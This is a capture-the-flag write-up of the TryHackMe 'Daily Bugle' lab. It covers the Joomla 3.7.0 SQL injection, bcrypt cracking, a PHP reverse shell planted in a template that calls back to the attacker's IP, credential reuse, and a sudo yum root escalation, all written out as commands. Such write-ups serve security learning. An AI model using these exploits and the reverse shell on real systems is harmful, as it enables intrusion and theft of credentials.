

GETTING STARTED

To access the challenge, click on the link given below:

<https://tryhackme.com/r/room/dailybugle>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.


RECONNAISSANCE

I ran an **nmap** aggressive scan on the target to find open ports and the services running on them. It also performed a default script scan for additional information.


```
(root@kali)-[~/thm/dailybugle]
# nmap -A -p- 10.10.229.54 -oN bugle.nmap --min-rate 10000 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 23:12 EST
Warning: 10.10.229.54 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.229.54
Host is up (0.14s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:f2:f1:f5:44:f0:b1:13:c2:0f:d7:37:cc (ED25519)
80/tcp    open  http   Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-title: Home
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_http-generator: Joomla! - Open Source Content Management
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp  open  mysql  MariaDB (unauthorized)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

FOOTHOLD


The **nmap** scan revealed an **http** server on port **80** so I accessed it from my browser.



This seemed looked like a simple blog. The **Login Form** seemed interesting but before moving forward, I decided to check out other things. The **nmap** scan had also revealed a **robots.txt** file with a few directory paths so I decided to check that out.



Out of all the paths, only the `/administrator` path revealed a **login** page. Rest all were just blank pages.



After that, I ran an **nse** script on the server to find the answer to find more information. I ran the **http-enum.nse** script and found a file which contained the **joomla** version.

```
root@kali:~/thm/dailybugle# nmap -p 80 --script http-enum 10.10.229.54
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 23:38 EST
Nmap scan report for 10.10.229.54
Host is up (0.13s latency).

PORT      STATE SERVICE
80/tcp     open  http
| http-enum:
|_ /administrator/: Possible admin folder
|_ /administrator/index.php: Possible admin folder
|_ /robots.txt: Robots file
|_ /administrator/manifests/files/joomla.xml: Joomla version 3.7.0
|_ /language/en-GB/en-GB.xml: Joomla version 3.7.0
|_ /htaccess.txt: Joomla!
|_ /README.txt: Interesting, a readme.
|_ /bin/: Potentially interesting folder
|_ /cache/: Potentially interesting folder
|_ /icons/: Potentially interesting folder w/ directory listing
|_ /images/: Potentially interesting folder
|_ /includes/: Potentially interesting folder
|_ /libraries/: Potentially interesting folder
|_ /modules/: Potentially interesting folder
|_ /templates/: Potentially interesting folder
|_ /tmp/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 17.73 seconds
```

I googled this version and found **sql** injection articles on it.

Google search results for "Joomla version 3.7.0":

- Exploit-DB - Joomla! 3.7.0 - 'com_fields' SQL Injection
- Joomla! 3.7 is HERE
- Acunetix - Joomla! Core 3.7.0 SQL Injection (3.7.0) - Vulnerabilities
- Joomla! Developer Network - Joomla! 3.7.0 Release Candidate 4

Waiting for www.google.com...

I viewed the POC in **exploit-db** but didn't use it as the challenge asked us to use a python script instead.

Exploit Database - Joomla! 3.7.0 - 'com_fields' SQL Injection

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
42033	2017-8917	MATEUS LINO	WEBAPPS	PHP	2017-05-19

EDB Verified: ✅ / Exploit: 🛡️ / { } Vulnerable App: 🔍

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917
```

I checked another article which had a link to a github repository that contained a python code.

Screenshot of a web browser showing a security vulnerability report from Acunetix. The page title is "Joomla! Core 3.7.0 SQL Injection (3.7.0)".

Description: Joomla! Core is prone to an SQL injection vulnerability because it fails to sufficiently sanitize user-supplied data before using it in an SQL query. Exploiting this issue could allow an attacker to compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database. Joomla! Core version 3.7.0 is vulnerable.

Severity: HIGH

Classification: CVE-2017-8917, CWE-89, CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L, CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VUL/V1:L/VAL/SC:N/SI:N/SA:N

Tags: Missing Update, SQL Injection

References:

- <https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html>
- <http://paper.seebug.org/305/>

Screenshot of a GitHub repository page for "XiphosResearch/exploits". The repository contains an exploit for Joomla 3.7.0 (CVE-2017-8917).

The repository structure includes:

- master
- AssetExploder
- CrunchRATPoison
- DiamondFox
- DoubtfullyMalignant
- ElasticSearch
- FreeACS-Pwn
- Joomblah (selected)
 - README.md
 - joomblah.py
- Joomraa
- LotusCMS
- TorCT-Shell

The "joomblah" directory contains:

- HarryR Fixed accidental wrong version number
- README.md (Last commit message: Fixed accidental wrong version number, Last commit date: 7 years ago)
- joomblah.py (Last commit message: Added Joomblah exploit for Joomla 3.7.0. Updated README, Last commit date: 7 years ago)

Exploit for Joomla 3.7.0 (CVE-2017-8917)

Another proof of concept exploit for Joomla, whoop-de-doo, this time a SQL Injection in 3.7.0.

- <https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html>

I downloaded the script on my system and ran it against the target to get the user credentials.

Screenshot of a terminal window on Kali Linux showing the execution of the "joomblah.py" exploit script against a target at "http://10.10.229.54".

```

root@kali:~/thm/dailybugle# python2 joomblah.py http://10.10.229.54
[!] Fetching CSRF token
[!] Testing SQLi
- Found table: fb9j5_users
- Extracting users from fb9j5_users
[$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$ove0/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtzutm', '', '']
- Extracting sessions from fb9j5_session

```

The terminal shows the exploit script successfully identifying the "fb9j5_users" table and extracting user credentials, including a session key.

The script revealed the hash for `jonah`. To find its type, I search the **hashcat examples** page and found that it was a **bcrypt** hash.

1770	sha512(2f1f6(\$pass))	79bab09e5935412d0f2c037c22a77b8bf549ab12d49b77d5b25faa839e4378dbf6fa11acebd9413977ae5ad5d011568bad2de4f998d75fd4ce916eda83697
1800	sha512crypt 96\$, SHA512 (Unix) ²	\$6\$52450745\$Kka2\$pEfUsm\$V1tzOyyaREkXKbCOnqzDkZ1YJL9RaE\$yMn\$gh2XzF\$NDlUhgrLw\$78xs1w5pJyPEdFX/
2000	STDOUT	n/a
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2	\$DCC2\$10240#tom#e4e938d12fe5974dc42a90120bd9c90f
2400	Cisco-PIX MD5	dFRVJnUjIX0T9nk
2410	Cisco-ASA MD5	02dMBMYkTdC5Zyp-36
2500	WPA-EAPOL-PBKDF2 ¹	https://hashcat.net/mic/example_hashes/hashcat.hccpx
2501	WPA-EAPOL-PMK ¹⁴	https://hashcat.net/mic/example_hashes/hashcat-pmk.hccpx
2600	md5(md5(\$pass))	a936af92b0a2e20b1fb8c3347a72e6fb6
2650	md5(md5(\$pass.\$salt)) [*]	0127eece3120634c8934ba3b72a390a:0
3000	LM	299bd128c11010d6
3100	Oracle H: Type (Oracle 7+)	7A963A529D2E3229:3682427524
3200	bcrypt \$, Blowfish (Unix)	\$0\$5hayLexLHK1WHWkxCyLOjuiKj0j2OpEmm134uzrQfQJLF6
3500	md5(md5(md5(\$pass)))	9882d0778518b095917eb589f6998441

I then used **john** and found the password.

```
root@kali: ~/thm/dailybugle          root@kali: ~/thm/dailybugle          root@kali: ~/thm/dailybugle
File Actions Edit View Help
root@kali: ~/thm/dailybugle x  root@kali: ~/thm/dailybugle x  root@kali: ~/thm/dailybugle x
[~] (root@kali)-[~/thm/dailybugle] 1770: sha512(2f1f6($pass))
# cat myhash
$2y$10$0veo/JSFh4389Lluc4Xya.dfy2MF.bZhzojVMw.V.d3p12kBtZutm
[~] (root@kali)-[~/thm/dailybugle] 2100: Domain Cached Credentials 2 (DCC2), MS Cache 2
[~] (root@kali)-[~/thm/dailybugle] # john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt myhash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spiderman123 (?)
1g 0:00:04:32 DONE (2024-11-07 00:23) 0.003664g/s 171.7p/s 171.7c/s 171.7c/s thelma1..setsuna
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I used the username revealed by the script and the cracked password to log into the **Joomla administrative panel**

Warning
Your PHP version, 5.6.40, is only receiving security fixes at this time from the PHP project. This means your PHP version will soon no longer be supported. We recommend planning to upgrade to a newer PHP version before it reaches end of support on 2018-12-31. Joomla will be faster and more secure if you upgrade to a newer PHP version (PHP 7.x is recommended). Please contact your host for upgrade instructions.

CONTENT
New Article
Articles
Categories
Media
STRUCTURE
Menu(s)
Modules
USERS
Users
CONFIGURATION
Global
Templates
Language(s)
EXTENSIONS
Install Extensions

You have post-installation messages
There are important post-installation messages that require your attention.
This information area won't appear when you have hidden all the messages.
Read Messages

LOGGED-IN USERS
Super User Administration 2024-11-07 05:24

POPULAR ARTICLES
Spider-Man robs bank! 2019-12-16 00:09

RECENTLY ADDED ARTICLES
Spider-Man robs bank! Super User 2019-12-16 00:09

Maintainance
View Site | Visitors | Administrator | Messages | Log out Joomla 3.7.0 — © 2024 The Daily Bugle

I then looked for ways I could get an RCE from here and found a way in **hacktricks**.

The screenshot shows a Firefox browser window with the URL <https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla>. The page content is about Joomla RCE. It includes a sidebar with various exploit categories like H2, Java SQL Database, IIS, ImageMagick, JBoss, Jira & Confluence, and Joomla. The main content area has a heading 'RCE' and a sub-section 'From XSS to RCE'. It contains numbered steps for exploiting the Protostar template. A note mentions 'JoomSploit' and links to GitHub. A cookie consent banner at the bottom right says 'This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the [privacy policy](#)' with 'Accept' and 'Reject' buttons.

Hence, I first configured a **php reverse shell payload** on **revshells** with my IP and port.

The screenshot shows a Firefox browser window with the URL <https://www.revshells.com>. The page title is 'Reverse Shell Generator'. It has sections for 'IP & Port' (IP: 10.21.17.140, Port: 1234) and 'Listener' (Type: nc). Below these are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. A dropdown for 'OS' is set to 'All'. On the right, there's a code editor showing a PHP reverse shell script. The code is as follows:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/
pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = "10.21.17.140";
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Then, as stated in the **hacktricks article**, I navigated to **Templates**. Here I found out that **protostar** was the default template being used on the web server.

Templates: Styles (Site)

Style

Style	Default	Pages	Template	ID
Beez3 - Default	<input checked="" type="checkbox"/>	Not assigned	Beez3	4
protostar - Default	<input type="checkbox"/>	Default for all pages	Protostar	7

View Site | 0 Visitors | 1 Administrator | 0 Messages | Log out Joomla 3.7.0 — © 2024 The Daily Bugle

I then clicked on Templates and selected the Protostar template.

Templates: Templates (Site)

Image	Template	Version	Date	Author
	Beez3 Details and Files	3.1.0	25 November 2009	Angie Radtke a.radtke@der-auftritt.de http://www.der-auftritt.de
	protostar Details and Files	1.0	4/30/2012	Kyle Ledbetter admin@joomla.org

View Site | 0 Visitors | 1 Administrator | 0 Messages | Log out Joomla 3.7.0 — © 2024 The Daily Bugle

Then, I selected the **index.php** code and pasted my reverse shell code. I then saved and closed this.

Editing file "/index.php" in template "protostar".

```

1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/
3 master/php-reverse-shell.php
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5
6 set_time_limit (0);
7 $VERSION = "0.0";
8 $IP = "10.21.17.148";
9 $port = 1234;
10 $chunk_size = 1400;
11 $write_a = null;
12 $read_a = null;
13 $shell = "uname -a; w; id; sh -i";
14 $daemon = 0;
15 $debug = 0;
16
17 if (function_exists('pcntl_fork')) {
18     $pid = pcntl_fork();
19
20     if ($pid == -1) {
21         print("ERROR: Can't fork");
22         exit(1);
23     }
24
25     if ($pid) {
26         if ($debug) {
27             print("Forked child process with pid: " . $pid);
28         }
29
30         pcntl_waitpid($pid, $status);
31
32         if ($status != PCNTL_WAIT_EXITED) {
33             if ($debug) {
34                 print("Child process did not exit normally");
35             }
36         }
37
38         exit(0);
39     }
40
41     if ($debug) {
42         print("Main process exiting");
43     }
44
45     exit(0);
46 }

```

Press F10 to toggle Full Screen editing.

File Site | 0 Visitors | 1 Administrator | 0 Messages | Log out Joomla 3.7.0 — © 2024 The Daily Bugle

Then I started an nc listener and visited the main page to get a reverse shell.

```

root@kali:~/thm/dailybugle
# rlwrap nc -lnpv 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.229.54] 39382
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
00:51:37 up 2:13, 0 users, load average: 0.50, 0.17, 0.09
USER TTY FROM LOGIN IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ 

```


I explored the directories that were present in /var/www/html and found a set of mysql credentials. I looked inside the sql server but found nothing useful. So, I just copied the password as it could be used in the future.

```

root@kali:~/thm/dailybugle
# cd /var/www/html
cd /var/www/html
root@kali:~/thm/dailybugle
# bash-4.2$ ls
LICENSE.txt cli includes media tmp
README.txt components index.php modules web.config.txt
administrator configuration.php language plugins
bin htaccess.txt layouts robots.txt
cache images libraries templates
bash-4.2$ cat configuration.php
cat configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This Site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $sitename = 'The Daily Bugle';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root';
    public $password = 'nv5uz9r3ZEDzVjNu';
    public $db = 'joomla';
    public $dbprefix = 'fb9j5_';
}


```

Since the user flag wasn't in the `/var/www` directory, I tried checking the `/home` directory. However, when I tried going inside `jjameson`, I was denied from accessing it.




```
root@kali:~/thm/dailybugle$ cd /home
root@kali:~/thm/dailybugle$ cd jjameson
root@kali:~/thm/dailybugle$ bash: cd: jjameson: Permission denied
root@kali:~/thm/dailybugle$
```

I tried switching to this user with the password I had discovered earlier which luckily worked.



```
root@kali:~/thm/dailybugle$ su jjameson
su: Password: nv5uz9r3ZEDzVjNu
[jjameson@dynamicbugle ~]$
```


I then viewed inside the `jjameson` directory and found the user flag.



```
root@kali:~/thm/dailybugle$ su jjameson
su: Password: nv5uz9r3ZEDzVjNu
[jjameson@dynamicbugle ~]$ ls
ls
jjameson
[jjameson@dynamicbugle ~]$ cd jjameson
cd jjameson
[jjameson@dynamicbugle ~]$ ls
ls
user.txt
[jjameson@dynamicbugle ~]$ cat user.txt
cat user.txt
Spider-Man robs bank!
27a260fe3cba[REDACTED]
[jjameson@dynamicbugle ~]$
```

PRIVILEGE ESCALATION

I checked my `sudo` permissions by typing `sudo -l` and found that `jjameson` could execute `yum` as `sudo` without a password.



```
[jjameson@dynamicbugle ~]$ sudo -l
sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep+="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin:/bin:/usr/sbin:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

I navigated to `gtfobins` and found a way to spawn an interactive shell as `root`.

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) It runs commands using a specially crafted RPM package. Generate it with `fpm` and upload it to the target.

```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF

sudo yum localinstall -y x-1.0-1.noarch.rpm
```

(b) Spawns interactive root shell by loading a custom plugin.

```
TF=$(mktemp -d)
cat >$TF/x <<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf <<EOF
[main]
enabled=1
EOF

cat >$TF/y.py <<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version=2.1
def init_hook(conduit):
    os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

I simply copy pasted these commands on my terminal and spawned a **root** shell.

```
[jameson@dailybugle ~]$ cat >$TF/x <<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf <<EOF
[main]
enabled=1
EOF

cat >$TF/y.py <<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version=2.1
def init_hook(conduit):
    os.execl('/bin/sh','/bin/sh')
[jameson@dailybugle ~]$ EOF

sudo yum -c $TF/x --enableplugin=y
cat >$TF/x <<EOF
> [main]
> plugins=1
> pluginpath=$TF
```

```

sudo yum -c $TF/x --enableplugin=y
cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$ 
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle ~]$ 
